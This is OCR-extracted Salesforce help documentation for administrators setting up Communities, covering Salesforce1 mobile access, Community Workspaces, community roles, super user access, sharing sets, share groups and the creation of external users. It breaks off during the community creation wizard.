Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Grant the Necessary Permissions

Make sure that community members can access Salesforce1:

- Verify that Salesforce1 is enabled for your org (default) or enable it. From Setup, enter *Salesforce1* in the Quick Find box, then select **Salesforce1 Settings**.


- Set up access to the Salesforce1 mobile browser app for external users in your community. On each external user record, select **Salesforce1 User**. (When the mobile browser app is enabled for your internal org, only internal users are automatically assigned the **Salesforce1 User** setting.)

  Without this setting, community members must append `/one/one.app` to the community URL (for example, `https://universaltelco.force.com/customer/one/one.app`) to access the community via Salesforce1 from a supported mobile browser.

- Allow community access via the Salesforce1 downloadable apps by granting the "API Enabled" profile permission to external users with communities licenses.

Communities Using the Salesforce Tabs + Visualforce Template

Communities that use the Salesforce Tabs + Visualforce template are supported in all the Salesforce1 apps. Internal users use the switcher at the top of the Salesforce1 navigation menu to access their communities. External users see this menu when they belong to multiple communities and can use it to switch between communities. This switcher automatically populates with the communities the user has access to, so no additional setup is required.



Type of User	Salesforce1 Mobile Browser App	Salesforce1 Downloadable App for iOS Devices	Salesforce1 Downloadable App for Android Devices
Users with standard Salesforce licenses Internal org users who are also in a community	Log in to Salesforce from a supported mobile browser. Then use the switcher at the top of the Salesforce1 navigation menu and select a community.	Log in to the app. Use the switcher at the top of the Salesforce1 navigation menu and select a community.	Log in to the app. Use the switcher at the top of the Salesforce1 navigation menu and select a community.
External users with the following community licenses: • Customer Community • Customer Community Plus • Partner Community • Customer Portal • Partner Portal • High-Volume Portal User	Navigate to the community URL and log in with the community credentials. If the community URL doesn't contain `one/one.app`, append it to the URL.	On the Salesforce1 login screen, tap ⚙. Add the community as a new connection, using the community URL for the host name: (*<domainname>*`.force.com/`*<path-prefix>*). Then, select the community connection and log in with the community credentials.	On the Salesforce1 login screen, tap ⚙. Add the community as a new connection, using the community URL for the host name: (*<domainname>*`.force.com/`*<path-prefix>*). Then, select the community connection and log in with the community credentials.

Type of User	Salesforce1 Mobile Browser App	Salesforce1 Downloadable App for iOS Devices	Salesforce1 Downloadable App for Android Devices
Unlicensed users (also known as guest users)	Navigate to the community URL. Guest users can only access public community content that doesn't require them to log in.	Not supported	Not supported

Communities Using the Koa, Kokua, and Customer Service (Napili) Templates

Because their styling doesn't display well in Salesforce1, we don't load communities built on the Koa, Kokua, or Customer Service (Napili) templates in the Salesforce1 apps. These communities are responsive and it's best to access them directly from a supported mobile browser using the community URL.

Community Management, Community Workspaces, and Community Builder

Community Management and Community Workspaces aren't available in Salesforce1. We recommend that you use the supported browsers on desktop computers to make customizations in Community Management, Community Workspaces, and Community Builder.

Salesforce1 Settings for Communities

Easily link to Visualforce pages from other Visualforce pages in Salesforce1 by selecting the checkbox under **Salesforce1 Settings for Communities** in Communities Settings.


SEE ALSO:

- Requirements for the Salesforce1 Mobile App
- Salesforce Communities: What's Different or Not Available in Salesforce1
- Control Access to the Salesforce1 Mobile App
- Requirements for the Salesforce1 Mobile App
- Salesforce1 Mobile App

Salesforce1 Settings for Communities

Easily link to Visualforce pages from other Visualforce pages in Salesforce1 by selecting the checkbox under **Salesforce1 Settings for Communities** in Communities Settings.

Example:



Note: The setting keeps the Apex prefix in all your community URLs.

EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit Communities settings:
- "Customize Application"

Setting Up a Community

Setting up a community includes a series of tasks that you must perform in Salesforce setup and in the community itself. From enabling communities to setting up user profiles for community membership and designing your community, we've got you covered!

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Enable Salesforce Communities

Enabling Salesforce Communities is the first step to creating communities.

Manage Your Community with Community Workspaces

Community Workspaces is your one-stop shop for building, setting up, and monitoring your community. You can access the Community Builder and Administration workspaces to manage your community's setup and branding. Community managers can view dashboards about groups, members, feed activity, and license usage, and manage the community's reputation system. Moderators can see which items have been flagged for review.

Access Community Workspaces

The streamlined Community Workspaces centralizes community moderation, building, and administration. Access Community Builder, administration, dashboards, and other features from one place.

Update Org-Wide Community Settings

Update org-wide settings for objects, sharing rules, roles, and permissions that affect community users as well.

Community Setup Basics

Setting up a community involves adding members, defining what records are shown in your community and to whom, branding, and enabling other features such as SEO.

Customize Login, Self-Registration, and Password Management for Your Community

Configure the standard login, logout, password management, and self-registration options for your community, or customize the behavior with Apex and Visualforce or Community Builder (Site.com Studio) pages.

Enable Salesforce Communities

Enabling Salesforce Communities is the first step to creating communities.

Enabling Communities enables the Salesforce Classic 2010 user interface theme, which updates the look and feel of Salesforce.

Note: Once you enable Communities, you can't turn it off.

If your organization's access to Communities is suspended for non-payment of fees due, all of your communities are deactivated, including those in `Preview` status. When Communities is enabled again, all communities are in `Inactive` status. You can activate these communities, but can't return to the `Preview` status.

1. From Setup, enter *`Communities Settings`* in the Quick Find/Search box, then select **Communities Settings**.

   Note: If you don't see this menu, Communities may not be enabled for your organization. Contact your Salesforce account executive.

2. Select **Enable communities**.
3. Select a domain name to use for your communities, then click **Check Availability** to make sure it's not already being used.

   We suggest that you use something recognizable to your users, such as your company name. Although the domain name is the same for all communities, you create a unique URL for each community during the creation process. For example, if your domain is `UniversalTelco.force.com` and you're creating a customer community, you can designate the URL as `UniversalTelco.force.com/customers`.

   Important: You can't change the domain name after you save it.


   You can designate a completely custom domain by entering it in on the Domain Management page. From Setup, enter *`Domains`* in the Quick Find/Search box, then select **Domains**.

4. Click **Save**.

You can now create communities.

The "Create and Set Up Communities" permission is required to create and customize communities. It also gives the user the ability to manage the Site.com site associated with the community.

After enabling Communities, we recommend that you give the "View Global Header" permission to internal users who need access to the community. The global header allows users to easily switch between their internal organization and any communities they're a member of. The global header isn't supported in Lightning Experience, so to create, manage, or access communities from the Global Header, switch back to Salesforce Classic. If your org is using Lightning Experience, users with the appropriate permissions must switch to Salesforce Classic to access the global header.



EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Communities:

- "Customize Application"

It also displays an extra menu in Community Management for administrators and community managers that they can use to switch between Community Management, Community Builder, Force.com, and Site.com Studio.



SEE ALSO:

- Can I use the same domain name for my Force.com Sites and my Communities?
- Who Can See What in Communities

Manage Your Community with Community Workspaces

Community Workspaces is your one-stop shop for building, setting up, and monitoring your community. You can access the Community Builder and Administration workspaces to manage your community's setup and branding. Community managers can view dashboards about groups, members, feed activity, and license usage, and manage the community's reputation system. Moderators can see which items have been flagged for review.

Note: You can customize your community at any time, but if you plan on making major changes, we recommend deactivating the community first.

To enable Community Workspaces, in Setup, type `Communities Settings` in the Quick Find/Search box. Under Community Management Settings, select **Enable Community Workspaces**.Community Workspaces is enabled by default for all communities created after Spring '17.

Important: The options available in Community Workspaces are based on your community template selection and preferences. For example, if your community does not use topics, you don't see the Topics section. Some of the options in the following list might not appear in your community. To display all sections, go to **AdministrationPreferences** and select **Show all settings in Community Workspaces**.

Community Workspaces includes the following workspaces:

Builder

Community Builder lets you brand and design your community pages. Create and customize pages, modify or add Lightning components, customize the community's navigation menu, and manage page-level settings.

Moderation

From the Home tab in Moderation, view your community's home page dashboard and reports for flagged posts, comments, messages, and files. From the Rules tab, administrators can set up moderation rules and content criteria for the community.

Note: If your home page still displays a message to install the Salesforce Communities Management package, your administrator hasn't mapped a dashboard yet.

Content Targeting

Manage your community's Topics and Recommendations from the Content Targeting workspace. Create a navigation menu and showcase popular topics in your community from the Topics tab. Drive community engagement from the Recommendations tab.

Dashboards

View dashboards and reports for your community. The administrator sets up dashboards that display in the Reporting tabs. Monitor activity and take immediate action in your community from the Engagement tab using Insights.

Administration

From the Administration workspace, you can update basic setup for the community, including:

- Members—Add or remove members by profiles.
- Tabs—Select the tabs you want members to see in communities built using the Salesforce Tabs + Visualforce template.
- Branding—Select an out-of-box branding theme for communities built using the Salesforce Tabs + Visualforce template.
- Login & Registration—Select the default community login and self-registration pages, or manage custom pages.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To access Community Workspaces or Community Management:

- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To access moderation rules and criteria:

- "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings or use Community Builder:

- "Create and Set Up Communities"
- AND is a member of the community

- Emails—Customize sender information, branding, and templates in your community emails.
- Pages—Configure page assignments for your community and access the Force.com and Site.com settings for your community pages
- Preferences—Enable other features such as content flagging, nickname display, direct messages, public access to Chatter, and file limits.
- Settings—Edit your community name, description, and URL. You can also manage the status of your community and update your community template.
- Reputation on page 3667—Set up reputation levels and points to reward members for activity in the community feed.


Important: If you're an administrator and accidentally remove yourself from a community, you can't access the Administration settings in Community Workspaces. To add yourself back to the community or make other membership updates, use the API.

Access Community Workspaces

The streamlined Community Workspaces centralizes community moderation, building, and administration. Access Community Builder, administration, dashboards, and other features from one place.

1. From Setup, enter *Communities Settings* in the Quick Find box, then click **Communities Settings**.
2. Enable Community Workspaces under Community Management Settings. Click **Save**.
3. From Setup, enter *All Communities* in the Quick Find box, then click **All Communities**. To access a community's workspace area, click **Community Workspaces** next to its name.

Example:



EDITIONS

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USER PERMISSIONS

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- "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

ccess moderation rules d criteria:

- "Manage Communities" OR "Create and Set Up Communities"
- AND is a member of the community

To customize administration settings or use Community Builder:

- "Create and Set Up Communities"
- AND is a member of the community

Update Org-Wide Community Settings

Update org-wide settings for objects, sharing rules, roles, and permissions that affect community users as well.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set the Default Number of Community Roles
Set the default number of roles created when adding partner or customer accounts to communities.

Set Custom Community Roles
Community members are typically assigned the role of partner, customer, or employee. However, you can create custom roles that replace standard ones. You can also choose to display the member's company name in place of a role.

Enable Super User Access for Your Communities
When you enable super user access, you can grant super user access to partner users in communities . Super user access allows partner users to view the data of other users with the same role in the partner role hierarchy.

Enable Report Options for External Users
Allow external users with Partner Community or Customer Community Plus licenses with the "Run Reports" permission, to view and modify report options so that they can summarize and filter reports.

Set the Default Number of Community Roles

Set the default number of roles created when adding partner or customer accounts to communities.

EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set the number of default roles:
- "Customize Application"

These settings apply if your community is set up with Partner Community or Customer Community Plus user licenses. The limit is three roles; the system default is one. For example, if three partner roles are currently created when an account is enabled for your community–Executive, Manager, and User–but you need only the User role for new accounts, you can reduce the number to one role.

Note: For better performance, we recommend setting this value to `1`. You can then use Super User Access to grant specific users access to data owned by other users in their account.

1. From Setup, enter `Communities Settings` in the Quick Find box, then select **Communities Settings**.
2. Select the number of roles per account.
   a. If you're using Partner Community licenses, set the **Number of partner roles**.
   b. If you're using Customer Community Plus licenses, set the **Number of customer roles**.
3. Click **Save**.

The number of roles for existing accounts isn't affected by this setting.

SEE ALSO:

Portal Roles Limit

Enable Super User Access for Your Communities

Set Custom Community Roles

Community members are typically assigned the role of partner, customer, or employee. However, you can create custom roles that replace standard ones. You can also choose to display the member's company name in place of a role.

Creating custom role names is done simply through member administration in community management. Using a company name instead of a role is simpler yet: just turn on the **Show Company Name as Community Role** permission enabled. If the permission is off, users may see the company name elsewhere, such as on a member's profile, but not in place of the role.

To create custom roles for communities:

1. In Setup, search for Communities in the **Quick Find** box and select **All Communities**.
2. Open Community Workspaces or Community Management.
3. Under **Administration**, click **Members**.
4. Under **Community Role**, select **Custom**.
5. Enter the new name you want to use instead of the role name. You can replace any or all of the names. You can even remove a role by deleting the role name.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, customize, or activate a community:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Enable Super User Access for Your Communities

When you enable super user access, you can grant super user access to partner users in communities . Super user access allows partner users to view the data of other users with the same role in the partner role hierarchy.

You can grant super user access to anyone with a Partner Community or a Customer Community Plus license.

Granting super user access to external users in your community lets them access more data and records, regardless of sharing rules and organization-wide defaults. Super users can access data owned by other partner users who have the same role or a role below them. Super user access applies to cases, leads, custom objects, and opportunities only. External users have access to these objects only if you expose them using profiles or sharing and add the tabs to the community.

1. From Setup, enter `Communities Settings` in the **Quick Find** box, then select **Communities Settings**.
2. Select **Enable Partner Super User Access**.
3. Click **Save**.

Next, assign super user access to individual users.

To disable super user access, deselect **Enable Partner Super User Access**. If you re-enable this feature, all users who were assigned super user access previously get super user access again.

EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Super User Access:

- "Customize Application"

Grant Super User Access to Customer Users in Your Community

Enable super user access so that external users in communities can access additional records and data.

SEE ALSO:

Grant Super User Access to a Partner User

Grant Super User Access to Customer Users in Your Community

Grant Super User Access to Customer Users in Your Community

Enable super user access so that external users in communities can access additional records and data.

You can grant customer super user access to users with Partner Community or Customer Community Plus licenses.

The "Portal Super User" permission lets delegated external user administrators do the following for their own account:

- View, edit, and transfer all cases
- Create cases for contacts
- View and edit all contacts, whether communities-related or not
- View account details when they're the contact on a case
- Report on all contacts, whether portal enabled or not, if the Reports tab is added to your community and the user has the "Run Reports" permission

Add the "Portal Super User" permission to a permission set and assign it to Customer Community Plus users so that they have access to their account and can view and edit all of its cases and contacts without having the ability to manage other external users.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Either create or clone a permission set.
3. In the App Permissions section, add the "Portal Super User" permission.
4. Click **Save**.
5. Assign the permission set to your Customer Community Plus users by clicking **Manage Assignments** and then adding the appropriate users.

SEE ALSO:

Enable Super User Access for Your Communities

Grant Super User Access to a Partner User

Enable Report Options for External Users

Allow external users with Partner Community or Customer Community Plus licenses with the "Run Reports" permission, to view and modify report options so that they can summarize and filter reports.

1. From Setup, enter *Communities Settings* in the Quick Find box, then select **Communities Settings**.
2. Select Enable report options for external users.
3. Click **Save**.

External users with Partner Community or Customer Community Plus licenses that have the "Run Reports" permission, now see report options on the run report page.

SEE ALSO:

The Report Run Page

EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable report options for external users:

- "Customize Application"

Sharing Set Overview


Grant portal or community users access to records that are associated with their accounts or contacts using sharing sets, based on their user profiles.

Previously, a sharing set granted access to any record that has a lookup field to an account or contact that matches the user's account or contact. With Spring '14, you can also determine how access is granted using an access mapping in the sharing set, which supports indirect lookups from the user and target record to the account or contact. You can determine the objects to use in the access mapping, and they must both either point to an account or contact.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions




For example, you might want to use a sharing set if you would like to:

- Grant users access to all cases related to their account or contact record.
- Grant users access to all cases related to a parent account or contact that is identified on the user's account or contact record.

You can use sharing sets to grant access to accounts, contacts, cases, service contracts, users, and custom objects. Sharing sets can be used with these user profiles:

- Authenticated Website
- Customer Community User
- Customer Community Login User
- High Volume Customer Portal
- High Volume Portal
- Overage Authenticated Website User
- Overage High Volume Customer Portal User

The following example shows an access mapping on a sharing set, which grants portal or community users access to all cases associated with the entitlements on their account, even if they are not directly associated with the case.



Example:

1. Account lookup on portal or community user
2. Related account on entitlement
3. Entitlement lookup on case

Note: Portal or community users gain access to all order entitlements and order items under an account to which they have access. To share records owned by high-volume portal users, use a share group instead.

SEE ALSO:

Granting High-Volume Portal Users Access to Records

Granting High-Volume Portal or Community Users Access to User Records

About High-Volume Community Users

Grant High-Volume Community Users Access to Records

Share Records Owned By High-Volume Community Users

About High-Volume Community Users

High-volume community users are limited-access users intended for orgs that have thousands to millions of communities users.

Unlike other community users, high-volume community users don't have roles, which eliminates performance issues associated with role hierarchy calculations. High-volume community users include the Customer Community, High Volume Customer Portal, and Authenticated Website license types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Characteristics

High-volume community users:

- Are contacts enabled to access a community.
- Are assigned to the Customer Community, High Volume Customer Portal, or Authenticated Website license.
- Only share the records they own with Salesforce users in sharing groups.

Access to Records

High-volume community users can access records if any of the following conditions are met:

- They have "Update" access on the account they belong to.
- They own the record.
- They can access a record's parent, and the organization-wide sharing setting for that record is Controlled by Parent.
- The organization-wide sharing setting for the object is Public Read Only or Public Read/Write.

Admins can create sharing sets to grant high-volume community users additional access to records; see Grant High-Volume Community Users Access to Records.

Limitations

- High-volume community users can't manually share records they own or have access to.
- You can't transfer cases from non-high-volume community users to high-volume community users.
- High-volume community users can't own accounts.
- You can't add case teams to cases owned by high-volume community users.
- You can't include high-volume community users in:
  - Personal groups or public groups.
  - Sharing rules.
  - Account teams, opportunity teams, or case teams.
  - Salesforce CRM Content libraries.

  These limitations also apply to records owned by high-volume community users.
- You can't assign high-volume community users to territories.

SEE ALSO:

Share Records Owned By High-Volume Community Users

Grant High-Volume Community Users Access to Records

Grant high-volume community users access to records using sharing sets.

A sharing set grants high-volume users access to any record associated with an account or contact that matches the user's account or contact. You can also grant access to records via access mapping in a sharing set, which supports indirect lookups from the user and target record to the account or contact. For example, grant users access to all cases related to an account that's identified on the users' contact records.

Sharing sets apply across all communities a high-volume community user is a member of. High-volume community users have either the Customer Community or High-Volume Portal User license. For more information, see "Sharing Set Overview" in the Salesforce Help.

To grant users access to selected users in the same community, you would typically create a sharing set if you deselected the `Community User Visibility` checkbox on the Sharing Settings page.

EDITIONS

Salesforce Communities available in: Salesforce Classic

Salesforce Communities Setup available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To grant high-volume community users access to records:
- "Customize Application"

1. From Setup, enter *`Communities Settings`* in the `Quick Find` box, then select **Communities Settings**.
2. In the Sharing Sets related list, click **New** to create a sharing set, or click **Edit** next to an existing sharing set.
3. In the Sharing Set Edit page, fill in the **Label** and **Sharing Set Name** fields. **Label** is the sharing set label as it appears on the user interface. **Sharing Set Name** is the unique name used by the API.
4. Enter a description.
5. Select the profiles of the users to whom you want to provide access.
6. Select the objects you want to grant access to.

   The Available Objects list excludes:

   - Objects with an organization-wide sharing setting of Public Read/Write
   - Custom objects that don't have an account or contact lookup field
7. In the Configure Access section, click **Set Up** or **Edit** next to an object name to configure access for the selected profiles, or click **Del** to remove access settings for an object.

   Note: Objects with **Set Up** in the Action column aren't configured for high-volume user access. Until you configure an object, high-volume users have limited or no access to its records.
8. Grant access based on an account or contact lookup:

   - Select a value in the User drop-down list to determine the account or contact lookup on the user.
   - Select a value in the Target Object field to determine the account or contact lookup on the target object.

   For example, to grant access to all cases associated with an account identified on the user's contact record, select `Contact.Account` and `Account` respectively.

   Note: Both selected fields must point to either an account or contact. For example, `Contact.Account` and `Entitlement.Account` both point to an account.
9. Choose an access level of Read Only or Read/Write. (If the object's organization-wide sharing setting is Public Read Only, then only Read/Write is available.)
10. Click **Update**, then click **Save**.

After creating a sharing set, create share groups to give other users access to records created by high-volume community users.

SEE ALSO:

About High-Volume Community Users

Share Records Owned By High-Volume Community Users

Share groups allow you to share records owned by high-volume community users with internal and external users in your communities.

High-volume users are limited-access users intended for organizations with many thousands to millions of external users. Unlike other external users, high-volume users don't have roles, which eliminates performance issues associated with role hierarchy calculations. Because high-volume community users are not in the role hierarchy while Salesforce users are, a *share group* allows you to specify the Salesforce other external users who can access records owned by high-volume community users.

Share groups apply across communities.

To set up share groups for your communities:

1. From Setup, enter *Communities Settings* in the Quick Find box, then select **Communities Settings**.
2. In the Sharing Settings for High-Volume Community Users related list, click **Edit** next to an existing sharing set.
3. Click the Share Group Settings tab.
4. Click **Activate** to turn on the share group.

   Activating the share group can take a while. An email is sent to you when the process finishes.

   Note: Deactivating a share group removes *all* other users' access to records owned by high-volume community users. An email isn't sent to you when the deactivation process finishes.

5. Click **Edit** to add users to the share group. You can add both internal users from your organization as well as external users from the same parent account as the high-volume user.
   a. From the Search drop-down list, select the type of member to add.
   b. If you don't see the member you want to add, enter keywords in the search box and click **Find**.
   c. Select members from the Available Members box, and click **Add** to add them to the group.
   d. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To share records owned by high-volume community users to other users:

- "Customize Application"

SEE ALSO:

About High-Volume Community Users

Grant High-Volume Community Users Access to Records

Community Setup Basics

Setting up a community involves adding members, defining what records are shown in your community and to whom, branding, and enabling other features such as SEO.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Customize Communities

Update basic community settings like your URL, community name, members, login options, and general preferences in the Administration section of Community Workspaces or Community Management.

Brand Your Community

If you are using the Salesforce Tabs + Visualforce template, you can customize the look and feel of your community in Community Workspaces or Community Management by adding your company logo, colors, and copyright. This ensures that your community matches your company's branding and is instantly recognizable to your community members.

Enable the Global Header for Communities

When Communities is enabled, the global header allows you to easily switch between your communities and your internal org.

Share a Link to Your Community

You can allow members to preview your community before making it active.

Update Your Community Settings

Manage your community name, description, URL, community status, and community template all from one spot.

Deactivate a Community

Enable Optional Community Features

Enable other optional features in your community such as user nicknames, guest access, private messages, direct messages, content flagging, and reputation levels.

Set Up Search Engine Optimization (SEO) for Your Community

Have search engines, such as *Google*™ or *Bing*®, index your community so that customers, partners, and guest users can easily discover community pages via online searches. SEO can significantly improve discovery for public communities.

Create Communities Users

To allow an external user to access your community, add them to an account as a contact record and then enable the contact record as a customer user or partner user, depending on your business relationship.

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

A few things to bear in mind about creating users:

- When you enable a contact record as an external user, you can assign a Partner Community, Customer Community, or Customer Community Plus license to them, depending on your business relationship.
- Only business accounts (and not person accounts) can be partner accounts, and you can use only partner accounts to create partne
- r users.

1. On the account record, view or add the contact record for the person you want to add to a community.
2. On the contact detail page, click **Manage External User**, then **Enable Partner User** or **Enable Customer User**.

   This creates a user record in your Salesforce org with some details prepopulated from the contact record.

   Note: If you don't see the Enable Partner User or Enable Customer User buttons, ask your administrator to check whether they're included in the Contact page layout. If the buttons are included, ensure that your org has customer or partner community licenses available.

USER PERMISSIONS

To create partner users:
- "Manage External Users"

To create customer users:
- "Manage External Users"

  OR

  "Edit Self-Service Users"

  Important: When creating customer users, the account that the new contact is associated with must have an account owner that is assigned a role.

To log in as an external user:
- "Manage Users"

  AND

  "Edit" on Accounts

3. Edit the user record for this external user and assign the appropriate user license: Partner Community for partners and Customer Community or Customer Community Plus for customer users.
4. Select the appropriate profile and role for the partner or customer user.

   Note: Make sure that you choose a profile that has the appropriate tabs exposed. Also, each customer or partner account has a role hierarchy associated with it. All customer and partner user roles roll up to the account owner.

5. If you haven't yet activated the community you want to add the external user to, deselect **Generate new password and notify user immediately** so that users don't receive a password before the community is activated.
   - If you opt to notify the user immediately but the user is not a member of any active community, Salesforce doesn't send the email.
   - You can send a welcome email with the login information by selecting the **Send welcome email** option when you activate a community.
   - If you don't send a welcome email when you activate the community, you must manually send this information to the user.
6. Click **Save**.

- Customer or partner users can't directly log in to Salesforce; they must use a community to access your Salesforce data. To add a customer or partner user to a community, add their user profiles to a community.

- Customer Users don't see the Notes & Attachments related list on accounts or contacts.
- Creating an external user with a Customer Community Plus license is similar to creating a partner user. On the contact record, select **Manage External User**, then **Enable Partner User**. Also, when editing the user record, select the Partner Community User profile or a profile cloned from it.
- To troubleshoot issues or ensure that the community is configured appropriately, on the contact detail page, click **Manage External User** and choose **Log in As Partner User** or **Log in as Customer User**. You must have Edit permission on Accounts to log in as a Partner User or Customer User. A new browser window opens and you are logged in to the community on behalf of the external user.
- When you log in as an external user, you see the behavior that the external user sees. For instance, external users only see the community drop-down menu if they have access to more than one active community. Also, if an external user who is only a member of one active community is given the URL for a community in preview, the user doesn't see the drop-down menu when in the preview community.
- As a security measure, when administrators are logged in as another user, they can't authorize OAuth data access for that user. For example, admins can't authorize OAuth access to user accounts, including single sign-on to third-party applications.
- External users can't be deleted. If you no longer want an external user to have access to a community, deactivate the user.

SEE ALSO:

Delegate External User Administration

Add Members to Your Community

How do external community members get login information?

Reset An External User's Password for Communities

Partner User Roles

Customize Email Sent from Communities

Create Communities

Create communities using a wizard that helps you choose a community template that meets your business needs.

The number of communities you can create for your organization is listed on the All Communities page in Setup.

1. To start creating communities, from Setup, enter *Communities* in the Quick Find box, select **All Communities**, then click **New Community**.
   The Community Creation wizard appears, with different out-of-the-box template options for you to choose from. If you have Lightning Bolt solutions available in your org, you see them in the wizard as well.
2. To see more information about a template, select it.

   Customer Service (Napili)
